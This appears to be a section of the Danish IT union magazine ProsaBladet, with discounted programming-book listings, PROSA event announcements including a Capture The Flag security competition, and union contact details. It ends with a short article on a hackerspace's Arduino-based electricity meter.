


## Advanced Mac OS X Programming: The Big Nerd Ranch Guide

Mark Dalrymple, Aaron Hillegass  
ISBN: 9780321706256

While there are several books on programming for Mac OS X, Advanced Mac OS X Programming: The Big Nerd Ranch Guide is the only one that contains explanations of how to leverage the powerful underlying technologies. This book gets down to the real nitty-gritty. The third edition is updated for Mac OS X 10.5 and 10.6 and covers new technologies like DTrace, Instruments, Grand Central Dispatch, blocks, and NSOperation.

Vejl. pris 446,- TILBUD 356,-




## Model-Based Development: Applications/Edition 1

H.S. Lahman  
ISBN: 9780321774071

A Proven Development Methodology That Delivers On the Promise of Model-Based Approaches. Software continues to become more and more complex, while software consumers' expectations for performance, reliability, functionality, and speed-to-market are also growing exponentially. H. S. Lahman shows how to address all these challenges by integrating proven object-oriented techniques with a powerful new methodology.

Vejl. pris 490,- TILBUD 392,-



## Lean-Agile Acceptance Test-Driven Development: Better Software Through Collaboration/Edition 4

Kenneth Pugh  
ISBN: 9780321714084

Praise for Lean-Agile Acceptance Test-Driven Development. “Lean-Agile Acceptance Test-Driven Development tells a tale about three fictive project stakeholders as they use agile techniques to plan and execute their project. The format works well for the book; this book is easy to read, easy to understand, and easy to apply.”

Vejl. pris 336,- TILBUD 268,-



## C# 4.0 The Complete Reference/Edition 1

Herbert Schildt  
ISBN: 9780071741163

The Definitive Guide to C# .“From using LINQ to covariance and from string formatting to optional arguments, Herb’s update covers all you need to know about using real-world C# 4.0.” Michael Howard, Microsoft Corporation. Bestselling author Herb Schildt has updated and expanded his classic programming reference to cover C# 4.0—the latest release of this powerful, feature-rich language. Using carefully crafted explanations, insider tips, and hundreds of examples, C# 4.0: The Complete Reference offers in-depth details on all aspects of C#, including keywords, syntax, and core libraries. New C# 4.0 features, such as named and optional arguments, the dynamic type, expanded covariance and contravariance capabilities, and support for parallel programming with the Task Parallel Library (TPL) and PLINQ are also discussed.

Vejl. pris 437,- TILBUD 349,-

**FTU**  
boghandel

Halmstadgade 6, 8200 Århus N  
Tlf.: 8610 0338 Fax: 8937 3555  
E-mail: ftu@ats.dk www.ftu.dk  
Få 20% rabat hos FTU boghandel  
Find linket til FTU boghandel via www.prosa.dk og få rabat på bøgerne

# SNART FÆRDIGUDDANNET?

# KOM I GANG MED IT-KARRIEREN

BLIV KLAR TIL ARBEJDSMARKEDET PÅ EN  
INSPIRATIONS DAG FOR IT-STUDERENDE  
OG NYUDDANNEDE

## MØD:

### IT-REKRUTTERINGSKONSULENTEN:

Det kigger arbejdsgiverne efter

### NYUDDANNEDE IT-PROFESSIONELLE:

Sådan klarede vi den

### KARRIERERÅDGIVEREN:

Sådan får du dit første job

### PROSA-JURISTEN:

Undgå at blive snydt - og få en høj løn

### A-KASSE KONSULENTEN:

Vi sikrer dig dagpenge at leve for

PROSA giver en sandwich og alt det, du  
skal vide, når du er ved at være færdig  
med dit it-studie.

**PROSA København, Vester Farimagsgade 37A, 1606 V.**

**26.09 kl. 17.00**

Tilmelding [www.prosa.dk/kursus](http://www.prosa.dk/kursus). Gratis for alle it-studerende.  
PROSA - Forbundet af It-professionelle

**PROSA**

## Lær gennem spil

**Spil er en sjov og anderledes måde at lære nyt og skabe teamwork.**

Når vi spiller, skaber vi en alternativ verden for en tid. Vi kan udforske denne verden, stille spørgsmål og ændre på den. Når vi er færdige, lukker vi den virtuelle alternative verden, men tager oplevelserne med os.

Denne aften gennemgår vi forskellige typer spil:

- Demonstrationer
- Simuleringer
- Udforskning og vision

Du får en smagsprøve på spil fra hver kategori. Efter foredraget vil du have fået inspiration og praktisk viden, så du selv kan gennemføre spil på din arbejdsplads. Og du vil kende grundingredienserne til at skabe dine egne spil.

### Oplægsholder



**Bent Jensen**, ledelseskonsulent og direktør i BestBrains. 25 års erfaring med innovation, teknisk ledelse og softwareudvikling i Danmark og USA. Hjælper virksomheder og teams med at forbedre deres processer og øge produktiviteten.

**Dato:** Onsdag den 12. oktober kl. 17-19.30

**Sted:** PROSA København, Vester Farimagsgade 37A, 1606 København V

**Pris:** Gratis for medlemmer af PROSA. 500 kr. for ikke-medlemmer.

## Det semantiske web



Det semantiske – meningsgivende – web, er overskriften på en vision, som webbets fader, Tim Berners Lee, gav liv til i 2001. Ideen er, at data på nettet skal kodes på en måde, så computerprogrammer også kan læse meningen. Det gøres ved at beskrive

fakta på en facon, som kan behandles programmatisk. Store mængder af fakta kan lænkes sammen, hvilket bl.a. benyttes til at udføre kompliceret informationsøgning på en måde, som dagens søgemaskiner ikke er i stand til at udføre. Masser af fakta er allerede udtrukket fra f.eks. Wikipedia og er offentligt tilgængeligt.

Hør om teknologien bag det semantiske web, RDF, som er en måde at beskrive fakta på, og Jena, et Java-framework til udvikling af semantiske webapplikationer, med masser af kodeeksempler.

### Oplægsholder



**Tania Andersen** er udvikler og freelance-journalist med speciale i softwareudvikling og har mange års erfaring inden for webapplikationer og Java.

**Dato:** Tirsdag den 4. oktober kl. 17-20.00

**Sted:** PROSA København, Vester Farimagsgade 37A, 1606 København K

**Pris:** Gratis for medlemmer af PROSA. 250 kr. for ikke-medlemmer.

## It-ERFA grupper i Aarhus, Aalborg, Odense og Esbjerg

Kom med i PROSAs erfaringsnetværk og udvid dit netværk blandt it-professionelle, samtidig med at du udvikler din viden og dine kompetencer, personligt og professionelt. Du skal have lyst til selv at dele ud af dine erfaringer. Grupperne er baseret på vidensdeling og kortere indlæg fra deltagerne.

### Fast program:

16.30-17.00 Drop-in med hygge og smalltalk • 17.00-17.30 Runden – 1 minut til hver, 3 minutter til førstegangsdeltagere.

17.30-17.50 Indlæg fra deltager i gruppen (eks. Rapid-prototyping, Deployment, Projektstyring, SCRUM)

17.50-18.20 Diskussion ud fra oplægget • 18.20-18.30 Protokol – samt aftale oplæg og ordstyrer til næste møde + eventuelt vedr. gruppen.

Efter mødet er der mulighed for at snakke en-til-en, hvis du vil vide mere om et andet medlem og hans/hendes virksomhed eller lign.

Er du interesseret, så kontakt **Bo Sundgaard** på bos@prosa.dk

**Mødedage:** **Aalborg:** tredje onsdag i måneden • **Aarhus:** tredje tirsdag i måneden • **Odense:** anden torsdag i måneden • **Esbjerg:** sidste onsdag i måneden

## Capture The Flag-konkurrence

Interesserer du dig for computersikkerhed og hacking?

Så kom og brug de værktøjer og teknikker, som har sendt andre i fængsel. Stjæl, hæng og vis, hvem der bestemmer på internettet. I PROSAs Capture The Flag-konkurrence arbejder vi i hold på op til 10 deltagere, som hver får ansvaret for en virtuel maskine – éns konfigureret og med samme sæt services. At holde disse services kørende, sikre og at angribe de andres hold er din primære opgave. I løbet af aftenen og natten vil der komme ekstra opgaver. Det kan for eksempel være netværksdumps, som skal analyseres, eller krypterede data, som skal dechifreres. Det hold, som klarer disse opgaver bedst, vinder, men alle deltagere vil ende med en bedre forståelse for basale sikkerhedsmekanismer, få en sjov aften og måske endda opleve rusen, når man udfører et succesfuldt angreb mod en anden server.

**Dato:** Fredag den 4. november og lørdag den 5. november.

**Sted:** PROSA/Aarhus, Møllegade 9-13, 8000 Aarhus C.

**Pris:** Gratis for medlemmer af PROSA.

## Android for begyndere



Er du tændt på at få noget hardcore Android-viden blæst direkte i årerne? Så kom og vær med på vores Android-udvikler-event. Få balast og et skub til at komme i gang med realiseringen af din nye revolutionære Android-løsning.

### Forudsætninger

- Umættelig interesse i at udforske Android-plattformen
- Erfaring med Java SE-programmering
- Kendskab til Eclipse IDE (udviklingsværktøjet)
- Du skal medbringe din egen laptop

For at få mest ud af undervisningen skal du have præinstalleret og klargjort din laptop. Læs mere på [prosa.dk/kursus](http://prosa.dk/kursus).

**Dato:** Tirsdag den 11. oktober kl. 17-20

**Sted:** PROSA Aarhus, Møllegade 9-13, 8000 Aarhus C

**Pris:** Gratis for medlemmer af PROSA. 500 kr. for ikke-medlemmer.

Max 15 deltagere.

## Aalborg – HTML5 videre-gående

På dette gånghjemmøde giver [Kim Dalsgaard](#) en dybere gennemgang af en række af de features, der gør HTML5 til den lille revolution, den er. En kombination af nye mark-up-elementer og nye JavaScript-API'er gør det muligt, både på desktop og mobile, at udvikle sites og apps der kan konkurrere med native apps. Hør blandt andet om:

- Nye semantiske elementer
- Audio & Video
- SVG
- Canvas
- XHR2
- Drag & Drop + Drag-In/Drag-Out
- Device Orientation
- GeoLocation
- Storage
- File System
- Notifications
- History
- Offline
- Web Workers
- WebSockets



### Forudsætninger

Et generelt kendskab til HTML5

### Underviser

[Kim Dalsgaard](#) er software-udvikler hos Trifork A/S i Aarhus og beskæftiger sig blandt andet med web- og iOS-udvikling.

**Dato:** Tirsdag den 4. oktober kl. 17

**Sted:** Hal9k, Rapsgade 1, Aalborg

**Tilmelding:** [prosa.dk/kursus](http://prosa.dk/kursus)

[www.prosa.dk](http://www.prosa.dk)

Få it- og arbejdsmarkedsnyheder

i din inbox hver uge

Tilmeld dig [prosa.dk](http://prosa.dk)'s nyhedsbrev på

[prosa.dk/nyhedsbrev](http://prosa.dk/nyhedsbrev).

## Styrk din indre power

Hvad nu, hvis det er sådan, at vi er i stand til at forvandle os selv indefra? Hvad nu, hvis vi kan lære at give os selv overskud ved at arbejde med vores psykiske energi?

Kom og få ideer til, hvordan det kan lade sig gøre. Du vil blive inspireret til, hvordan du kan bryde dine tankevaner og ilte dig selv, når du føler dig stued. Hvordan du kan optræne dit selvværd og følelsen af at være god nok, hvordan du kan bruge ideen om Pippi Langstrømpe som en nøgle til at låse dig selv op, og hvordan du kan give dig selv indre power ved at fokusere på den gode historie om dig.

### Oplægsholder



**Gitte Jørgensen** er journalist, coach og forfatter til Pippi Power og Simple Living. Hun er en mønsterbryder, der har lært at omkode sig selv, så hun kunne få fat på mere af det liv, hun ønskede. Læs mere på [www.gittejoergensen.dk](http://www.gittejoergensen.dk)

**Dato:** Torsdag den 3. november kl. 17-20

**Sted:** PROSA København, Vester Farimagsgade 37A, 1606 København V

**Pris:** Gratis for medlemmer af PROSA. 500 kr. for ikke-medlemmer.



## E-handel som virker

I dette helt nede på jorden-indlæg kigger vi på nogle af de virkemidler, som skal være på plads, for at en webbutik lykkes. Hedder det f.eks. "Læg i kurv" eller "Køb"? Giver det mening at tilbyde gratis fragt? Hvordan opbygger man en trofast kundeskare, som køber igen og igen? Hvordan stimulerer vi kunderne til at købe mere? Vi kigger kort sagt på tiltag, som virker og skaber omsætning! For underholdningens skyld kigger vi også på nogle af de ting, som webbutikker gør i dag, der absolut ikke fungerer.



### Oplægsholder

**Søren Spelling Lund** har arbejdet med e-handel i 10 år som konsulent og står i dag bag virksomheden og e-handelsplatformen uCommerce, som indeholder værktøjerne til at få succes med e-handel. Du finder ham på Twitter under navnet @publicvoid\_dk og @ucommerce.

**Niveau:** Vi taler om grundlæggende e-handel. Der kræves intet forhåndskendskab til e-handel for at deltage i dette foredrag.

### Aarhus

**Dato:** Torsdag den 6. oktober kl. 17-20

**Sted:** PROSA Aarhus, Møllegade 9-13, 8000 Aarhus C

**Pris:** Gratis for medlemmer af PROSA. 250 kr. for ikke-medlemmer.

# PROSA

Forbundet af IT-professionelle • Association of IT Professionals • [prosa.dk](http://prosa.dk)

### Formanden, næstformand, forbundssekretærer og lokalafdelinger

Henvendelse omkring hastesager kan uden for PROSAs åbningstider ske direkte til de fagligt valgte på nedenstående telefonnumre og e-mailadresser:

**Niels Bertelsen**  
Formand  
Direkte: 33 36 47 67  
Mobil: 40 11 41 23  
E-mail: [nib@prosa.dk](mailto:nib@prosa.dk)

**Hanne Lykke Jespersen**  
Næstformand  
Direkte: 87 30 14 05  
Mobil: 28 88 12 47  
E-mail: [hlj@prosa.dk](mailto:hlj@prosa.dk)

**PROSA/CSC**  
Vester Farimagsgade 37A,  
1606 Kbh. V.  
Tlf.: 33 36 41 41

**PROSA/STUD**  
Overgade 54  
5000 Odense C  
Tlf.: 33 36 41 41

**Mikkel Nonboe**  
Forbundssekretær  
Direkte: 33 36 41 47  
Mobil: 42 31 82 89  
E-mail: [mno@prosa.dk](mailto:mno@prosa.dk)

**Carsten Larsen**  
Forbundssekretær  
Direkte: 33 36 41 98  
Mobil: 29 62 02 95  
E-mail: [cla@prosa.dk](mailto:cla@prosa.dk)

**PROSA/SAS**  
Formand: Annette Hansen  
Engvej 165, 2300 Kbh. S  
Tlf.: 29 23 41 14

**PROSA/VEST**  
Møllegade 9-13  
8000 Aarhus C  
Tlf.: 33 36 41 41

**Erik Swiatek**  
Forbundssekretær  
Direkte: 33 36 41 23  
Mobil: 27 60 11 75  
E-mail: [ers@prosa.dk](mailto:ers@prosa.dk)

**PROSA/OFFENTLIG**  
Vester Farimagsgade 37A,  
1606 Kbh. V.  
Tlf.: 33 36 41 41

**PROSA/ØST**  
Vester Farimagsgade 37A,  
1606 Kbh. V.  
Tlf.: 33 36 41 41

### København

**Forbund og Min A-kasse**  
Vester Farimagsgade 37A,  
1606 Kbh. V.  
Kontortid: kl. 9-15,  
mandag dog kl. 10-15  
Tlf.: 33 36 41 41  
Fax: 33 91 90 44

### Aarhus


Møllegade 9-13,  
8000 Aarhus C.  
Kontortid: kl. 10-15

### Odense

Overgade 54,  
5000 Odense C.  
Kontortid: kl. 10-15

### E-mail:

[medlemsreg@minakasse.dk](mailto:medlemsreg@minakasse.dk)  
[prosa@minakasse.dk](mailto:prosa@minakasse.dk)  
[formand@prosa.dk](mailto:formand@prosa.dk)  
[faglig@prosa.dk](mailto:faglig@prosa.dk)  
[prosa@prosa.dk](mailto:prosa@prosa.dk)



Sådan designer man sin egen intelligente elmåler. Så er det bare med at komme i gang.

Foto: Labitat.

# Intelligent elmåler – den klarer vi selv

Intelligente elmålere kan reducere energiforbruget i fremtiden. Og hvorfor vente på udviklingen, når man kan selv?

Af Tania Andersen, prosabladet@prosa.dk

På en gammeldags elmåler er der en skive bag en rude, som roterer i takt med elforbruget. En lille sort streg på kanten af cirklen markerer en enkelt rotation, som svarer til en vis brøkdel af en kilowatt-time. Hvis man sætter en lysfølsom sensor på ruden sammen med en præcis lyskilde, kan man aflæse, når den sorte streg passerer sensoren. Mål tidsintervallet mellem to sorte streger, og så kan man - samsalabim - regne strømforbruget ud.

## Klisterbånd skal der til

Som sagt, så gjort – i hvert fald i det københavnske hackerspace Labitat, hvor grænselandet til lukkede kasser udforskes.

I version et sad sensoren på en plade foran måleren, men i mellemtiden kom Dong og udskiftede den med en ny og smartere

model. I stedet for den roterende plade er der nu en diode, der blinker samme sted, som den sorte streg viste sig på den gamle model. Derfor er sensoren i version to blot klistret fast til måleren med tape, men ellers er princippet det samme.

– Når der er helt mørkt, er der fem volt på sensoren. Så falder spændingen, når der kommer lys, forklarer Labitats Emil Renner Berthing.

Det er den populære Arduino-chip, som er bro mellem det analoge signal fra sensoren og Labitats server.

I takt med at elmålerens diode blinker løs, kigger chippen på den stigende og faldende spænding fra sensoren og prøver at skille skæg fra snot. Der er nemlig en del støj på signalet, både af den elektriske slags og fra det indfaldende lys i lokalet, hvor måleren befinder sig.

Chippen er programmeret i old-school C,

og via en USB-udgang fra chippen sendes interval-tiden imellem to blink videre til serverprogrammet. På serveren har Emil Renner Berthing nørdet helt ud og strikket et program sammen af C og scriptingsproget Lua, som logger strømforbruget og leverer en offentlig webgrænseflade, der i realtid viser elforbruget.

## Er der nogen hjemme?

Og hvad kan man så bruge det til?

Ja, man kan se, når kaffemaskinens vandvarmer slår til eller om der er nogen hjemme i kælderens, hvor Labitat hører til. Men det har også en anden effekt:

– Lige pludselig kan man se, at det nytter at slukke lyset i de rum, man ikke bruger. Det gør en kæmpe forskel at se realtime, hvad man bruger. Det her er så simpelt at lave, at man mega-nemt kunne bygge det ind i strømmåleren, siger Emil Renner Berthing.

Ideen er hermed givet videre. ■

## It på ho'det

Dingenoter, dip-pedutter og andre digitale dimser. ProsaBladet vender i en ny serie it på hovedet og tager et skævt blik på grænselandet mellem computere og den fysiske verden.

